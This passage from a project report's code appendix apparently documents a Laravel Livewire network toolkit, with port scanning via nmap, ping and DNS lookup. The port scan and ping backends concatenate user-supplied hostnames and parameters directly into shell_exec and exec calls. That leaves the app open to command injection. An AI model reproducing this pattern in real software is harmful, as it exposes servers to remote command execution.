<input type="text" id="portFrom" class="form-control form-control-lg mt-3" placeholder="Port From" wire:model="portFrom">
@error('portFrom') <span class="error">{{ $message }}</span> @enderror
</div>
<div class="col-sm-12 col-md-6 col-lg-6">
<input type="text" id="portTo" class="form-control form-control-lg mt-3" placeholder="Port To" wire:model="portTo">
@error('portTo') <span class="error">{{ $message }}</span> @enderror
</div>
</div>
@endif
</div>

```

Figure 242: Port Scan code sample screenshot (III)

```

</div>
<div class="tab-pane fade @if($port_type === "port_range") show active @endif" id="pills-contact" role="tabpanel" aria-labelledby="pills-contact-tab">
@if($portRange)
<div class="row">
<div class="col-sm-12 col-md-6 col-lg-6">
<input type="text" id="portFrom" class="form-control form-control-lg mt-3" placeholder="Port From" wire:model="portFrom">
@error('portFrom') <span class="error">{{ $message }}</span> @enderror
</div>
<div class="col-sm-12 col-md-6 col-lg-6">
<input type="text" id="portTo" class="form-control form-control-lg mt-3" placeholder="Port To" wire:model="portTo">
@error('portTo') <span class="error">{{ $message }}</span> @enderror
</div>
</div>
@endif
</div>
</div>
<div class="form-group mt-5 text-center">
<button class="btn btn-success btn-lg text-white" id="scan" wire:click="submit">Scan</button>
</div>
</div>
<div @if($currentStep !== 2) style="display: none" @endif class="p-4">
<div class="mb-5">
<div class="float-end">
<a wire:click="generatePdf" class="btn btn-success text-white">Generate PDF</a>
<a wire:click="generateExcel" class="btn btn-success text-white">Export To Excel</a>

```

Figure 243: Port Scan code sample screenshot (III)

### 7.5.1.3 Ping

```

<div>
    <div wire:loading wire:target="submit">
        <div id="overlay">
            <div class="text-center">
                <div class="my-auto">
                    <i class="fas fa-lg text-white fa-spinner fa-pulse " style="font-size:100px;"></i>
                    <br>
                    <br>
                    <div class="text-white">
                        <strong>Please Wait</strong>
                    </div>
                    <br>
                    <a href="{{ route('ping') }}" class="ms-3 btn btn-danger btn-lg text-white" >
                        Stop Ping
                    </a>
                </div>
            </div>
        </div>
    </div>

    <div class="header">
        <div class="text-center">
            <a href="{{ route('home') }}">
                
            </a>
        </div>
    </div>
    <div class="container">
        <div class="card">
            <div class="card-body p-4">
                <h1>Ping</h1>
                <div @if($currentStep != 1) style="display: none" @endif >
                    <div class="form-group mt-3">
                        <label for="hostname" class="form-label fw-bold">Enter any valid IP/Url</label>

```

Figure 244: Ping code sample screenshot (I)

```

<div class="form-group mt-3">
    <label for="hostname" class="form-label fw-bold">Enter any valid IP/Url</label>
    <input type="text" id="hostname" class="form-control form-control-lg" placeholder="Enter Url Here"
        wire:model="hostname"
        @error('hostname') <span class="error">{{ $message }}</span> @enderror
</div>
<div class="row">
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="count" class="form-label fw-bold">Count</label>
        <input type="number" id="count" class="form-control form-control-lg" placeholder="Count"
            wire:model="count"
            @error('count') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="packet" class="form-label fw-bold">Packet Size</label>
        <input type="number" id="packet" class="form-control form-control-lg" placeholder="Packet Size"
            wire:model="packet"
            @error('packet') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="interval" class="form-label fw-bold">Interval</label>
        <input type="number" id="interval" class="form-control form-control-lg" placeholder="Interval"
            wire:model="interval"
            @error('interval') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="timeout" class="form-label fw-bold">Timeout</label>
        <input type="number" id="timeout" class="form-control form-control-lg" placeholder="Timeout"
            wire:model="timeout"
            @error('timeout') <span class="error">{{ $message }}</span> @enderror
    </div>
</div>
<div class="form-group mt-3 text-center">
```

Figure 245: Ping code sample screenshot (II)

#### 7.5.1.4 Dns lookup

```

<div class="container">
  <div class="card" >
    <div class="card-body p-4">
      <h1>DNS Lookup</h1>
      <div @if($currentStep !== 1) style="display: none" @endif>
        <div class="form-group mt-3">
          <label for="hostname" class="form-label fw-bold">Enter any valid IP/Url</label>
          <input type="text" id="hostname" class="form-control form-control-lg" placeholder="Enter Url Here"
            wire:model="hostname">
          @error('hostname') <span class="error">{{ $message }}</span> @enderror
        </div>
      </div>
      <div class="form-group mt-3">
        <label for="record_type" class="form-label fw-bold">Select Record Type</label>
        <ul class="nav nav-pills mb-3" id="pills-tab" role="tablist">
          <li class="nav-item" role="presentation">
            <button wire:click="$set('record_type', 'All')" class="btn btn-lg btn-outline-primary @if($record_type === 'All') active @endif" id="pills-home-tab" data-bs-toggle="pill" data-bs-target="#pills-home" type="button"
              role="tab" aria-controls="pills-home" aria-selected="true" style="width:{{ $buttonWidth }}px">All</button>
          </li>
          @foreach($recordTypes as $type)
            <li class="nav-item" role="presentation">
              <button wire:click="$set('record_type', '{{ $type }}')" class="btn btn-lg btn-outline-primary
                @if($record_type === $type) active @endif" id="pills-contact-tab" data-bs-toggle="pill" data-bs-target="#pills-contact"
                type="button" role="tab" aria-controls="pills-contact" aria-selected="false" style="width:{{ $buttonWidth }}px">{{ $type }}</button>
            </li>
          @endforeach
        </ul>
      </div>
      <div class="form-group text-center">
        <button class="btn btn-success btn-lg text-white" id="scan" wire:click="lookup">
          Scan
        </button>
      </div>
    </div>
  </div>

```

Figure 246: DNS Lookup code sample screenshot (I)

```

          {{ $type }}</button>
        </li>
      @endforeach
    </ul>
  </div>
  <div class="form-group text-center">
    <button class="btn btn-success btn-lg text-white" id="scan" wire:click="lookup">
      Scan
    </button>
  </div>
</div>
<div @if($currentStep !== 2) class="p-4" style="display: none" @endif>
  <div>
    <div class="float-end">
      <a onclick="print()" class="btn btn-success text-white">Generate PDF</a>-->
      <a href="{{ route('dns.lookup') }}" class="btn btn-success text-white">Lookup Another Domain</a>
    </div>
    <div class="float-start">
      <h3>DNS Results For : <span class="text-success">{{ $hostname }}</span></h3>
    </div>
  </div>
  @if($results)
    <div class="pt-5" wire:ignore>
      @foreach($results as $type => $result)
        <div class="mt-5 mb-5">
          @if($type === "A")
            <table class="table">
              <thead>
                <tr class="custom-tr text-center">
                  <th colspan="4">{{ $type }}</th>
                </tr>
              </thead>
              <tbody>
                @foreach($result as $row)
                  <tr>
                    <td>{{ $row['name'] }}</td>
                    <td>{{ $row['type'] }}</td>
                    <td>{{ $row['value'] }}</td>
                    <td>{{ $row['ttl'] }}</td>
                  </tr>
                @endforeach
              </tbody>
            </table>
          @else
            <ul class="list-group list-group-flush">
              @foreach($result as $row)
                <li>{{ $row['name'] }} - {{ $row['type'] }} - {{ $row['value'] }} - {{ $row['ttl'] }}</li>
              @endforeach
            </ul>
          @endif
        </div>
      @endforeach
    </div>
  </div>

```

Figure 247: DNS Lookup code sample screenshot (II)

```

        <tr>
            <td colspan="4" class="text-center">Sorry no records found !</td>
        </tr>
    @endif
    </tbody>
</table>
@elseif($type === "NS")
<table class="table">
    <thead>
        <tr class="custom-tr text-center">
            <th colspan="4">
                <h4>{{ $type }}</h4>
            </th>
        </tr>
        <tr class="bg-dark text-white">
            <th colspan="1">Type</th>
            <th colspan="1">Domain Name</th>
            <th colspan="1">TTL</th>
            <th colspan="1">Canonical Name</th>
        </tr>
    </thead>
    <tbody>
@if(count($result) > 0)
@foreach($result as $record)
        <tr>
            <td colspan="1">{{ $type }}</td>
            <td colspan="1">{{ $record->host() }}</td>
            <td colspan="1">{{ $record->ttl() }}</td>
            <td colspan="1">{{ $record->target() }}</td>
        </tr>
@endforeach
@else
        <tr>
            <td colspan="4" class="text-center">Sorry no records found !</td>
        </tr>
@endif

```

Figure 248: DNS Lookup code sample screenshot (III)

```

@foreach($result as $record)
    <tr>
        <td colspan="1">{{ $type }}</td>
        <td colspan="1">{{ $record->host() }}</td>
        <td colspan="1">{{ $record->ttl() }}</td>
        <td colspan="1">{{ $record->flags() }}</td>
        <td colspan="1">{{ $record->tag() }}</td>
        <td colspan="1">{{ $record->value() }}</td>
    </tr>
@endforeach
@else
    <tr>
        <td colspan="6" class="text-center">Sorry no records found !</td>
    </tr>
@endif
</tbody>
</table>
@endif
</div>
@endif
</div>
</div>
</div>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.0/jquery.min.js" type="text/javascript"></script>
<script>
$(document).ready(function (){
    let hostnameWidth = document.getElementById('hostname').offsetWidth;
    Livewire.emit('getButtonWidth', hostnameWidth);
})
</script>

```

Figure 249: DNS Lookup code sample screenshot (IV)

### 7.5.2 Sample code for automation script

#### 7.5.2.1 Home

```
<?php

namespace App\Http\Livewire;

use Acamposm\Ping\Ping;
use Acamposm\Ping\PingCommandBuilder;
use Livewire\Component;

class Home extends Component
{

    public function render()
    {
        return view('livewire.home');
    }

}
```

Figure 250: Home page backend code sample screenshot

#### 7.5.2.2 Port scan

```
<?php

namespace App\Http\Livewire;

use App\Exports\PortExport;
use Barryvdh\DomPDF\Facade\Pdf;
use Livewire\Component;
use Maatwebsite\Excel\Facades\Excel;

class PortScan extends Component
{
    /*
     * Declare Public Variables
     */
    public $hostname; //Stores the hostname entered by user
    public $portTypes = []; // Stores the array of package
    public $port_type; // Stores the port type selected by user
    public $specifiedPorts = []; //Stores specified ports in custom scanning
    public $openPorts = []; //Stores open port after result is obtained
    public $formattedResult; //Stores formatted result after manipulating the obtained result
    public $currentStep = 1; // Stores the current step for input interface and result interface
    public $customPorts = false; // Stores boolean for custom port scan. If custom port is entered the value will be true
    public $portRange = false; // Stores boolean for range scan. If range is entered the value will be true
    public $singlePort = false; // Becomes true if only single port is scanned or obtained
    public $exportData; // Stores formatted data for pdf export
    public $portFrom; // Stores port from for range scan
    public $portTo; // Stores port to for range scan
    public $buttonWidth;

    protected $listeners = [
        'getButtonWidth'
    ];
    /*
     * This function mounts data into view on load. This function doesn't reload unless the page is reloaded .
     */
}
```

Figure 251: Port Scan backend code sample screenshot (I)

```

        'getButtonWidth'
    };
/*
 * This function mounts data into view on load. This function doesn't reload unless the page is reloaded .
 */
public function mount()
{
    //Package Types
    $this->portTypes = [
        'Well Known Ports' => [20, 21, 22, 23, 25, 53, 80, 110, 115, 123, 143, 161, 194, 443, 445, 465, 554, 873, 993, 995, 3389, 5631
            , 3306, 5432, 5900, 6379, 11211, 25565],
        'Basic' => [21, 22, 25, 26, 2525, 587, 80, 443, 110, 995, 143, 993, 3306],
        'Game Port' => [1725, 2302, 3074, 3724, 6112, 6500, 12035, 12036, 14567, 25565, 27015, 28960],
        'Malicious Port' => [1080, 3127, 2745, 4444, 5554, 8866, 9898, 9988, 12345, 27374, 31337],
        'P2P' => [34320, 34322, 34323, 34331, 34333, 34339, 34341, 34324, 34325, 34335, 34337, 34760, 34750, 34545, 34546]
    ];
}

//Check for port type
if ($this->port_type) {
    if ($this->port_type === "custom_port") {
        $this->customPorts = true;
    } else if ($this->port_type === "port_range") {
        $this->portRange = true;
    } else {
        $this->specifiedPorts = $this->portTypes[$this->port_type];
    }
}

/*
 * Render the main view
 */
public function render()
{
}

```

Figure 252: Port Scan backend code sample screenshot (II)

```

public function render()
{
    //Check for port type
    if ($this->port_type) {
        if ($this->port_type === "custom_port") {
            $this->customPorts = true;
        } else if ($this->port_type === "port_range") {
            $this->portRange = true;
        } else {
            $this->specifiedPorts = $this->portTypes[$this->port_type];
        }
    }

    return view('livewire.port-scan');
}

//Check for port type
public function getSpecifiedPorts()
{
    if ($this->port_type == "custom_port") {
        $this->customPorts = true;
    } else if ($this->port_type === "port_range") {
        $this->portRange = true;
    } else {
        return $this->portTypes[$this->port_type];
    }
}

//This function performs scanning and manipulation of result
public function submit()
{
    //Initiate open ports array
    $this->openPorts = [];
}

```

Figure 253: Port Scan backend code sample screenshot (III)

```

$this->validate([
    'hostname' => 'required',
    'port_type' => 'required'
]);

//Check for scanning conditions
if ($this->portRange) {
    //If range scan validate input for range scan
    $this->validate([
        'portFrom' => 'required|numeric',
        'portTo' => 'required|numeric'
    ]);
}

//Perform Range Scan From Given Input Using Nmap and export the result in xml file
$scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname . ' -sV -p ' . $this->portFrom . '-' . $this->portTo);
} else {
    $this->validate([
        'specifiedPorts' => 'required'
    ]);
    //Mani
    $specifiedPorts = is_array($this->specifiedPorts) == true ? implode(',', $this->specifiedPorts) : str_replace(' ', '', $this->specifiedPorts);

    //Perform Range Scan From Given Input Using Nmap and export the result in xml file
    $scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname . ' -sV -p ' . $specifiedPorts);
}
if ($scan) {
    $loadXml = simplexml_load_file('nmapresult.xml');
    $convertToJson = json_encode($loadXml);
    $convertToArray = json_decode($convertToJson, TRUE);
    try {
        if (!$this->portRange) {
            if (count(explode(',', $specifiedPorts)) === 1) {
                $this->singlePort = true;
            }
        }
    }
}

```

Figure 254: Port Scan backend code sample screenshot (IV)

### 7.5.2.3 Ping

```

{
    $this->count = 4;
    $this->packet = 64;
    $this->interval = 128;
    $this->timeout = 4000;
}

public function render()
{
    return view('livewire.ping');
}

public function submit()
{
    $this->validate([
        'hostname' => 'required',
        'count' => 'required',
        'packet' => 'required',
        'interval' => 'required',
        'timeout' => 'required',
    ]);

    $hostname = explode(' ', $this->hostname);
    $ping = exec('ping -n ' . $this->count . ' -i ' . $this->interval . ' -w ' . $this->timeout . ' -l ' . $this->packet . ' ' . $hostname[0], $output);
    $this->results = $output;
    $this->currentStep = 2;
}

```

Figure 255: Ping backend code sample screenshot (I)

### 7.5.2.4 DNS lookup

```

class DnsLookup extends Component
{
    public $hostname;
    public $recordTypes;
    public $record_type = "All";
    public $specifiedRecord;
    public $results = [];
    public $currentStep = 1;
    public $buttonWidth;

    protected $listeners = [
        'getButtonWidth'
    ];

    public function render()
    {
        $this->recordTypes = [
            'A' => 'A',
            'AAAA' => 'AAAA',
            'CNAME' => 'CNAME',
            'NS' => 'NS',
            'SOA' => 'SOA',
            'MX' => 'MX',
            'SRV' => 'SRV',
            'TXT' => 'TXT',
            'CAA' => 'CAA',
        ];
        return view('livewire.dns-lookup');
    }

    public function lookup()
    {

```

Figure 256: Ping backend code sample screenshot (II)

```

        'CAA' => 'CAA',
    ];
    return view('livewire.dns-lookup');
}

public function lookup()
{
    $this->validate([
        'hostname' => 'required'
    ]);
    $results = [];
    if($this->record_type == "All"){
        foreach($this->recordTypes as $recordType){
            try {
                $results[$recordType] = $this->process($recordType);
            }catch(\Exception $exception){
                $results[$recordType] = [];
            }
        }
    }else{
        try {
            $results[$this->record_type] = $this->process($this->record_type);

        }catch(\Exception $exception) {
            $results[$this->record_type] = [];
        }
    }
    $this->results = $results;
    $this->currentStep = 2;
}

public function process($type)
{
    $dns = new Dns();
    return $dns->getRecords($this->hostname, $type);
}

```

Figure 257: Ping backend code sample screenshot (III)

## 7.6 Appendix F: Design

### 7.6.1 Gantt chart




Figure 258: Detailed Gantt Chart 1




Figure 259: Detailed Gantt Chart 2




Figure 260: Detailed Gantt Chart 3




Figure 261: Detailed Gantt Chart 4




Figure 262: Detailed Gantt Chart 5




Figure 263: Detailed Gantt Chart 6

### 7.6.2 Work Breakdown Structure

